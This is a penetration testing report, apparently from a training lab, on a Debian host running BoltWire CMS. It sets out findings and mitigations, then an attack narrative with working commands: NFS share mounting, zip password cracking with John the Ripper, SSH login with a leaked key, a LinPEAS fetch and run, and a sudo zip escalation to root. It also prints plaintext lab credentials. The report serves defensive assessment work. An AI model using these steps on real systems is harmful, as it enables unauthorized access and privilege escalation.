TCM - Dev **Host Penetration Testing Report**

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Assessment Overview

From 27th, October, 2024 to 29th, October, 2024, **TCM - Dev** engaged to evaluate the security posture of its infrastructure that included an external host penetration test. This assessment aimed to identify vulnerabilities, misconfigurations, and potential security threats present on the system. The assessment did as an external engagement and it helps to identify vulnerabilities from a hacker's perspective. This document included list of vulnerabilities we discovered and how did we exploited those vulnerabilities to gain access to the system.

Scope

Machine Name	IP Address	Remark
Dev	192.168.237.140	Linux (Debian)

Scope Exclusions

Per client request, we did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

Tools Used

- Kali Linux OS
- Nmap
- OpenSSH Client
- Feroxbuster
- Firefox Web Browser
- John The Ripper
- LinPEAS

Severity Levels & CVSS Scores

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Executive Summary

This is an external penetration testing engagement on TCM - Dev server.

We found 9 open ports in the target server.

PORT	SERVICE	Version
22/tcp	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp	http	Apache httpd 2.4.38 ((Debian))
111/tcp	rpcbind	2-4 (RPC #100000)
2049/tcp	nfs	3-4 (RPC #100003)
8080/tcp	http	Apache httpd 2.4.38 ((Debian))
40803/tcp	nlockmgr	1-4 (RPC #100021)
49337/tcp	mountd	1-3 (RPC #100005)
57515/tcp	mountd	1-3 (RPC #100005)
59155/tcp	mountd	1-3 (RPC #100005)

This system is vulnerable to some critical and high vulnerabilities which can lead attackers to gain unauthorized access to the target system with full privileges. Immediate action is required to prevent these kinds of attacks in the future.

Strengths

Use password protection for some sensitive files

Weaknesses

- Sensitive Data exposure from web application files like passwords.
- Insecure Network File Share which leaked very sensitive data like Private key.
- Reflected Cross Site Scripting vulnerability.
- Using weak passwords.
- Reuse same password for multiple services.
- Local File Inclusion vulnerability from Outdated CMS application.
- Insecure sudo privileges leads to local privilege escalation.

Vulnerability Summary

3	6	2	0	0
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
001 - Sensitive Data Exposure from Network File Share (SSH Private Key)	Critical	Don't store sensitive files in public network shares. Or password protect network shares.
002 - Sensitive Data exposure from web files (Database credentials)	Critical	Don't store credentials in public files or unpublish this configuration file.
003 - Sensitive Data exposure from web files (admin password)	Critical	Remove this credential leaking web page.
004 - Password Reuse	High	Implementing unique passwords for different services is strongly recommended.
005 - Weak Password Policy	High	Use proper password policy and use strong passwords.
006 - Sensitive Data exposure from web files (Vulnerable app version)	High	Remove version details from web application.
007 - BoltWire 6.03 - Local File Inclusion	High	Upgrade BoltWire CMS to the latest version.
008 - BoltWire 6.03 - Improper Access Control	High	Upgrade BoltWire CMS to the latest version.
009 - Local Privilege Escalation - Sudo	High	Limit sudo permissions to necessary commands only, and regularly review and update sudoers configurations.
010 - Reflected Cross Site Scripting	Medium	Sanitize and escape user input, and implement Content Security Policy (CSP) to prevent script execution.
011 - Unencrypted Transport Protocol (No SSL Configured)	Medium	Implementing SSL/TLS encryption is strongly recommended to secure data in transit.

Technical Findings

001 - Sensitive Data Exposure from Network File Share (SSH Private Key)

Description:	Sensitive Data Exposure can occur when SSH private keys are stored on network file shares, making them accessible to unauthorized users, leading to potential unauthorized access.
Impact:	Likelihood: High
	Attackers can easily view files in insecure NFS shares.
	Impact: High
	Attacker can gain access to target system using this SSH private key. However,
	password cracking is needed.
Tools Used:	mount
Mitigation:	Don't store sensitive files in public network shares. Or password protect
	network shares.
References:	https://owasp.org/www-project-top-ten/2017/A3 2017-
	Sensitive Data Exposure

Proof of Concept (PoC)


Found an insecure NFS share which leaked sensitive data using a save.zip file.

```
(root% kali)-[~]
# showmount -e 192.168.237.140
Export list for 192.168.237.140:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

```
(root@kali)-[~]
# mount -t nfs -o vers=3 192.168.237.140:/srv/nfs /tmp/share -o nolock

(root@kali)-[~]
# ls /tmp/share
save.zip
```

This consist of a SSH private key which lead attackers to gain access to the server via SSH. Both zip file and private key are password protected, but able to crack these passwords.



002 - Sensitive Data exposure from web files (Database credentials)

Description:	Sensitive Data Exposure occurs when database credentials are mistakenly exposed on web pages as a configuration file. This makes credentials accessible to anyone who views the page.
Impact:	Likelihood: (High)
	Attackers can fuzz the web directories and find this configuration file.
	Impact: (High)
	Attacker can use these credentials to login to database and may be more.
Tools Used:	Feroxbuster, Firefox Web Browser
Mitigation:	Don't store credentials in public files or unpublish this configuration file.
References:	https://owasp.org/www-project-top-ten/2017/A3 2017-
	Sensitive Data Exposure

Proof of Concept (PoC)

Found a file with sensitive data at http://192.168.237.140/app/config/config.yml


```
7 # If you're trying out Bolt, just keep it set to SQLite for now.
8 database:
9     driver: sqlite
10     databasename: bolt
11     username: bolt
12     password: I_love_java
```

003 - Sensitive Data exposure from web files (admin password)

Description:	Sensitive Data Exposure occurs when a password is mistakenly exposed on web pages as a configuration file. This makes credentials accessible to anyone who views the page.
Impact:	Likelihood: (High)
	Attackers can fuzz the web directories and find this credential file.
	Impact: (High)
	Attacker can use these credentials to login to the web application.
Tools Used:	Feroxbuster, Firefox Web Browser
Mitigation:	Remove this credential leaking web page.
References:	https://owasp.org/www-project-top-ten/2017/A3 2017-
	Sensitive Data Exposure

Proof of Concept (PoC)

Found a file with sensitive data at http://192.168.237.140:8080/dev/pages/member.admin



004 - Password Reuse

Description:	Password reuse was detected, with the same credentials being used for both
	Database, Web Application admin user's password and SSH private key passphrase.
	This increases the risk of compromise, as gaining access to these services easily.
Impact:	Likelihood: Medium/High
	First attacker needs to find credentials for one service, then attacker can password
	spray for different services.
	Impact: High
	If find a password, attacker can gain access to web application, database and to the
	remote server as jeanpaul user.
Tools Used:	SSH Client, Firefox Web Browser
Mitigation:	Implementing unique passwords for different services is strongly
	recommended.
References:	https://www.1kosmos.com/security-glossary/password-reuse

Proof of Concept (PoC)

Same password used for both web application login and database login use as the SSH private key passphrase which is **I_love_java**. Using this password and using the private key, gained access to the target system as jeanpaul user.

005 - Weak Password Policy

Description:	Weak passwords were identified and successfully cracked using offline password cracking techniques. This includes save.zip archive file password.
Impact:	Likelihood: Medium/High
	Attackers can crack the password using an offline cracking tool.
	Impact: Medium/High
	If attacker found zip file password, he/she can obtain the SSH private key which
	helps to gain access to the remote server.
Tools Used:	John The Ripper
Mitigation:	Use proper password policy and use strong passwords.
References:	https://insuregood.org/mitigating-password-attacks

Proof of Concept (PoC)

Earlier found save.zip file is encrypted. But can able to crack the password easily because of a weak password.

006 - Sensitive Data exposure from web files (Vulnerable app version)

Description:	Sensitive Data Exposure can happen when web-accessible files reveal application version details. This information allows attackers to identify known vulnerabilities within specific versions, increasing the risk of targeted attacks and exploits.
Impact:	Likelihood: Medium/High First attacker needs to gain access to the web application. After that attacker can see the CMS version from the web application. Impact: Medium/High
	This version of CMS is vulnerable to a Local file Inclusion vulnerability and if successfully exploited, can view files on the remote server.
Tools Used:	Searchsploit, Firefox web Browser
Mitigation:	Remove version details from web application.
References:	https://owasp.org/www-project-top-ten/2017/A3 2017- Sensitive Data Exposure

Proof of Concept (PoC)

BoltWire CMS version is detected from http://192.168.237.140:8080/dev/index.php?p=site.



BoltWire

Site

This area gives you access to important site configuration pages. Click links in the side menu to manage different aspects of your site.

You are currently using Version 6.03 of BoltWire.

And this version is vulnerable to publicly available Local File Inclusion exploit.




007 - BoltWire 6.03 - Improper Access Control

Description:	This version of BoltWire CMS is vulnerable to Improper Access Control. This vulnerability led attackers to view clear text passwords of other users including the admin user.
Impact:	Likelihood: Medium/High
	Attacker needs to register first and exploit this vulnerability.
	Impact: Medium/High
	If exploited successfully, attacker can view passwords of all users including the
	admin user.
Tools Used:	Firefox Web Browser
Mitigation:	Upgrade BoltWire CMS to the latest version.
References:	https://www.boltwire.com/downloads

Proof of Concept (PoC)

First create an account login to the web application. And able to see the password of different users using a malicious URL.




008 - BoltWire 6.03 - Local File Inclusion

Description:	This version of BoltWire CMS is vulnerable to Local File Inclusion. Attacker can see files in the remote server using path traversal.
Impact:	Likelihood: Medium/High
	Attacker needs to login to the web application first.
	Impact: Medium/High
	If exploited successfully, attacker can view files in the remote server.
Tools Used:	Searchsploit, Firefox Web Browser
Mitigation:	Upgrade BoltWire CMS to the latest version.
References:	https://www.boltwire.com/downloads

Proof of Concept (PoC)

This CMS version is vulnerable to Local File Inclusion vulnerability and able to read files in the target system as a low privilege user. Found a user called **jeanpaul** too from /etc/passwd file.



009 - Local Privilege Escalation - Sudo

Description:	Local Privilege Escalation via sudo occurs when misconfigurations or vulnerabilities in sudo permissions allow a non-privileged user to gain root access, leading to unauthorized system control and potential data compromise.
Impact:	Likelihood: Medium
	First attacker needs to gain access to the remote server.
	Impact: High If successfully exploited, attacker can gain access as root user.
Tools Used:	LinPEAS
Mitigation:	Limit sudo permissions to necessary commands only, and regularly
	review and update sudoers configurations.
References:	https://www.imperva.com/learn/data-security/privilege-escalation/

Proof of Concept (PoC)

/usr/bin/zip binary is vulnerable to sudo privilege escalation vulnerability. Successfully gained access to root user account after exploit this vulnerability.

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```


```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
#
```

010 - Reflected Cross Site Scripting

Description:	Reflected Cross-Site Scripting (XSS) occurs when an application reflects untrusted input in responses without proper sanitization. This allows attackers to inject malicious scripts, which execute in users' browsers, potentially stealing sensitive information.
Impact:	Likelihood: Medium Attacker can use this vulnerability to attack clients of this web application. Needs social engineering to exploit. Impact: Medium/High
	If exploited successfully, attacker can gain access to client's user accounts.
Tools Used:	Firefox Web Browser
Mitigation:	Sanitize and escape user input, and implement Content Security Policy (CSP) to prevent script execution.
References:	https://portswigger.net/web-security/cross-site-scripting

Proof of Concept (PoC)

Found Reflected XSS at http://192.168.237.140:8080/dev/index.php?p=action.register. Should be URL encode once to exploit successfully.




011 - Unencrypted Transport Protocol (No SSL Configured)

Description:	The web application uses an unencrypted transport protocol, with no SSL/TLS configured. This allows sensitive data, such as login credentials, to be transmitted in plaintext, making it vulnerable to interception through man-in-the-middle attacks.
Impact:	Likelihood: Low
	Cannot directly exploit. Should be use social engineering techniques.
	Impact: Medium
	Attacker can use MITM attacks to intercept the traffic.
Tools Used:	Firefox Web Browser
Mitigation:	Implementing SSL/TLS encryption is strongly recommended to secure
	data in transit.
References:	https://probely.com/vulnerabilities/unencrypted-communications

Proof of Concept (PoC)

No SSL certificate configured for the web application.



Attack Narrative


This section shows you a technical approach about how did we gain unauthorized access to the systems.

Scanning and Enumeration

First did a nmap all port scan to find open ports and services. 9 ports were open but no vulnerable service versions found to exploit directly.

```
In Attacker Shell
nmap 192.168.237.140 -p- -sV
   -(root⊕ kali)-[~]
 # nmap 192.168.237.140 -p- -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 03:39 EDT
Nmap scan report for 192.168.237.140
Host is up (0.0019s latency).
Not shown: 65526 closed tcp ports (reset)
          STATE SERVICE VERSION
PORT
        open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) open http Apache httpd 2.4.38 ((Debian))
        open ssh
80/tcp
111/tcp open rpcbind 2-4 (RPC #100000)
2049/tcp open nfs 3-4 (RPC #100003)
8080/tcp open http Apache httpd 2.4.38 ((Debian))
40803/tcp open nlockmgr 1-4 (RPC #100021)
49337/tcp open mountd 1-3 (RPC #100005)
57515/tcp open mountd 1-3 (RPC #100005)
59155/tcp open mountd 1-3 (RPC #100005)
MAC Address: 00:0C:29:4D:37:B3 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

Found website at running on port 80. Seems like a CMS but not installed properly.



Found another website at http://192.168.237.140:8080 running on port 8080 and it was a phpinfo page.



Did web directory enumeration scan port 80 web application using feroxbuster tool and found some directories which can help for future attacks.

```
In Attacker Shell
feroxbuster --url http://192.168.237.140
                                                                                                                     626/s http://192.168.237.140/
19342/s http://192.168.237.140/app/ ⇒ Directory listing
6000000/s http://192.168.237.140/app/config/ ⇒ Directory listing
1363636/s http://192.168.237.140/app/config/ ⇒ Directory listing
4285714/s http://192.168.237.140/app/config/ ⇒ Directory listing
601/s http://192.168.237.140/app/config/ ⇒ Directory listing
601/s http://192.168.237.140/public/
333333/s http://192.168.237.140/public/thumbs/ ⇒ Directory listing
8432/s http://192.168.237.140/public/theme/ ⇒ Directory listing
2500000/s http://192.168.237.140/public/theme/base-2018/ ⇒ Directory listing
7659/s http://192.168.237.140/src/Site/ ⇒ Directory listing
8161/s http://192.168.237.140/src/Site/ ⇒ Directory listing
8441/s http://192.168.237.140/public/theme/skeleton/ ⇒ Directory listing
7500000/s http://192.168.237.140/public/extensions/ ⇒ Directory listing
2727273/s http://192.168.237.140/vendor/ ⇒ Directory listing
9119/s http://192.168.237.140/vendor/miljar/ ⇒ Directory listing
6944/s http://192.168.237.140/vendor/filp/ ⇒ Directory listing
4416/s http://192.168.237.140/vendor/filp/ ⇒ Directory listing
3333333/s http://192.168.237.140/vendor/stecman/ ⇒ Directory listing
6954/s http://192.168.237.140/vendor/swiftmaller/ ⇒ Directory listing
6954/s http://192.168.237.140/vendor/swiftmaller/ ⇒ Directory listing
4934/s http://192.168.237.140/vendor/swiftmaller/ ⇒ Directory listing
4944/s http://192.168.237.140/vendor/swiftmaller/ ⇒ Directory listing
4944/s http://192.168.237.140/vendor/swiftmaller/ ⇒ Directory listing
4954/s http://192.168.237.140/vendor/monolog/ ⇒ Directory listing
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4954/s http://192.168.237.140/vendor/monolog/ ⇒ Directory listing
4944/s http://192.168.237.140/vendor/monolog/ ⇒ Directory listing
4954/s http://192.168.237.140/vendor/composer/
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                                                                                                                        710/5 http://192.168.237.140/vendor/jdorn/ ⇒ Directory listing
4280/s http://192.168.237.140/vendor/bolt/ ⇒ Directory listing
1875000/s http://192.168.237.140/vendor/stecman/symfony-console-completion/ ⇒ Directory listi
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################### ] - 0s
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                                                                                                                        128755/s http://192.168.237.140/vendor/jdorn/sql-formatter/ \Rightarrow Directory listing 697674/s http://192.168.237.140/vendor/bolt/thumbs/ \Rightarrow Directory listing
```

Found a file with sensitive data at http://192.168.237.140/app/config/config.yml. This includes database credentials with plain text password.

```
7 # If you're trying out Bolt, just keep it set to SQLite for now.
8 database:
9     driver: sqlite
10     databasename: bolt
11     username: bolt
12     password: I_love_java
```

Did web directory enumeration scan port 8080 web application using feroxbuster tool and found more directories which can help for future attacks.

```
In Attacker Shell
feroxbuster --url http://192.168.237.140:8080
                               30000/30000
                                                   http://192.168.237.140:8080
                               30000/30000
30000/30000
 3603/s http://192.168.237.140:8080/dev/
 0s
                                            4285714/s http://192.168.237.140:8080/dev/config/ \Rightarrow Directory listing
                                            3333333/s http://192.168.237.140:8080/dev/pages/ ⇒ Directory listing
 30000/30000
 30000/30000
                                            2307692/s http://192.168.237.140:8080/dev/forms/ \Rightarrow Directory listing 5000000/s http://192.168.237.140:8080/dev/files/ \Rightarrow Directory listing
                               30000/30000
 - 0s
                                            3750000/s http://192.168.237.140:8080/dev/stamps/ ⇒ Directory listing
 .........]
                      - 0s
                               30000/30000
```

Found a file with sensitive data at http://192.168.237.140:8080/dev/pages/member.admin. I also included the same password for earlier found database password.

```
← → C ♠ ② ♣ 192.168.237.140:8080/dev/pages/member.admin
```

Found a login page at http://192.168.237.140:8080/dev/index.php?p=welcome&action=login



Additionally, there was NFS service is running. And found a NFS share.

```
In Attacker Shell
showmount -e 192.168.237.140


—(root@kali)-[~]
# showmount -e 192.168.237.140

Export list for 192.168.237.140:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Exploitation


Gaining access to web application

Gain access to web application using admin credentials found during scanning and enumeration. found this cred from http://192.168.237.140:8080/dev/pages/member.admin file.




URL: http://192.168.237.140:8080/dev/index.php?p=welcome&action=login

username: admin
password: I_love_java




Gaining Access to the Remote Server

In Scanning phase already gathered the Bolt Wire CMS version which is 6.03 and found that this version is vulnerable to Local File Inclusion. Found an exploit code from exploit-db.



Exploit LFI vulnerability using malicious URL and see the content of /etc/passwd file. Identified a user called jeanpaul. But could not able to find more sensitive information like password or private key to gain access to the remote server.



There was a NFS service running. And identified a NFS share too.

In Attacker Shell

showmount -e 192.168.237.140

```
____(root⊗ kali)-[~]
_# showmount -e 192.168.237.140
Export list for 192.168.237.140:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Mount and accessed the NFS share.


In Attacker Shell

mount -t nfs -o vers=3 192.168.237.140:/srv/nfs /tmp/share -o nolock ls /tmp/share

```
(root@kali)-[~]
# mount -t nfs -o vers=3 192.168.237.140:/srv/nfs /tmp/share -o nolock

(root@kali)-[~]
# ls /tmp/share
save.zip
```

This file includes a SSH private key, but **save.zip** file was password protected.



Cracked the password protected zip file using John The Ripper tool.

In Attacker Shell

zip2john save.zip > hash

john hash --wordlist=/usr/share/wordlists/rockyou.txt

```
(root® kali)-[~]
# zip2john save.zip > hash
ver 2.0 efh 5455 efh 7875 save.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2 ts=2A0D cs=2a0d type=8
ver 2.0 efh 5455 efh 7875 save.zip/todo.txt PKZIP Encr: TS_chk, cmplen=138, decmplen=164, crc=837FAA9E ts=2AA1 cs=2aa1 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(root® kali)-[~]
# john hash --worddist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
java101 (save.zip)
1g 0:00:00:00 DONE (2024-10-24 04:23) 3.225g/s 2959Kp/s 2959Kc/s 2959KC/s jehovameama..jam1984
Use the "---show" option to display all of the cracked passwords reliably
Session completed.
```

Found Password for save.zip file.

```
Zip Password: java101
```

Tried to login via SSH using private key. but it ask for a password too.

```
(root⊗ kali)-[~/save]
# chmod 600 id_rsa

—(root⊗ kali)-[~/save]
# ssh jeanpaul@192.168.237.140 -i id_rsa
Enter passphrase for key 'id_rsa':
Enter passphrase
```

Used earlier found admin password and it worked. Successfully gained remote access as **jeanpaul** user.

SSH Private Key Password: I_love_java

```
In Attacker Shell

chmod 600 id_rsa
ssh jeanpaul@192.168.237.140 -i id rsa
```

```
(root® kali)-[~/save]

# ssh jeanpaul@192.168.237.140 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ whoami
jeanpaul@dev:~$
```

Post Exploitation

Privilege Escalation to root user.

After gaining access to the remote server as jeanpaul user, performed an automated local enumeration using LinPEAS tool.

```
In Target Shell

wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

```
Basic information

S: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19 |

Seer & Groups: uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(letdev) |

Interface to the second s
```

And found a sudo binary misconfiguration which can lead to privilege escalation. Binary file is /usr/bin/zip. Rechecked it manually.

```
In Target Shell
sudo -l
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zin
```

Exploited it using an exploit code found on GTFOBins and it worked successfully.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

```
In Target Shell

TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
```

Successfully gained access to root user account.

Lastly, found the root flag located in /root/flag.txt file.

```
# cat /root/flag.txt
Congratz on rooting this box !
#
```

Conclusion

This system is vulnerable to several attacks which are considered as critical and high. Sensitive information is exposed to public through web pages and insecure network file share. This sensitive information included passwords and private keys which can lead attackers to easily gain access to the web application and to the remote server. Weak passwords are using and reuse the same password for multiple services. BoltWire CMS which is using as the main web application is vulnerable to path traversal attacks. Additionally, this server is vulnerable to local privilege escalation due to improper sudo privileges over binaries.